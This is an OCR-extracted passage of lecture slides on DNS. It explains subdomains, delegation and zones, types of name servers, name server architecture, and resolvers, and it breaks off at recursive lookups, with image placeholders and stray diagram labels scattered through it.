
Subdomains

- One domain is a subdomain of another if its domain name ends in the other's domain name
  - So *sales.nominum.com* is a subdomain of
    - *nominum.com & com*
  - *nominum.com* is a subdomain of *com*

Delegation Creates Zones

- Each time an administrator delegates a subdomain, a new unit of administration is created
  - The subdomain and its parent domain can now be administered independently
  - These units are called zones
- Delegation is good: it is the key to scalability


Dividing a Domain into Zones



Name Servers

- Name servers store information about the name space in units called “zones”
  - The name servers that load a complete zone are said to “have authority for” or “be authoritative for” the zone
- Usually, more than one name server are authoritative for the same zone
  - This ensures redundancy and spreads the load
- Also, a single name server may be authoritative for many zones

Name Servers and Zones



Types of Name Servers

- Two main types of servers
  - Authoritative – maintains the data
    - Master – where the data is edited
    - Slave – where data is replicated to
  - Caching – stores data obtained from an authoritative server
- No special hardware necessary


Name Server Architecture

- You can think of a name server as part of:
  - *database server,* answering queries about the parts of the name space it knows about (i.e., is authoritative for),
  - *cache,* temporarily storing data it learns from other name servers, and
  - *agent,* helping resolvers and other name servers find data


Name Server Architecture

Name Server Process


Authoritative Data (primary master and slave zones)
Cache Data (responses from other name servers)
Agent (looks up queries on behalf of resolvers)




Authoritative Data



Using Other Name Servers



Cached Data


Name Server Process
Authoritative Data
(primary master and
slave zones)
Cache Data
(responses from
other name servers)
Agent
(looks up queries
on behalf of resolvers)
Response
Query
Resolver

RESOLVER

- There are two types of resolver
- Lookups


  Occurs when client requests information about a machine from local DNS server

  -Recursive lookups

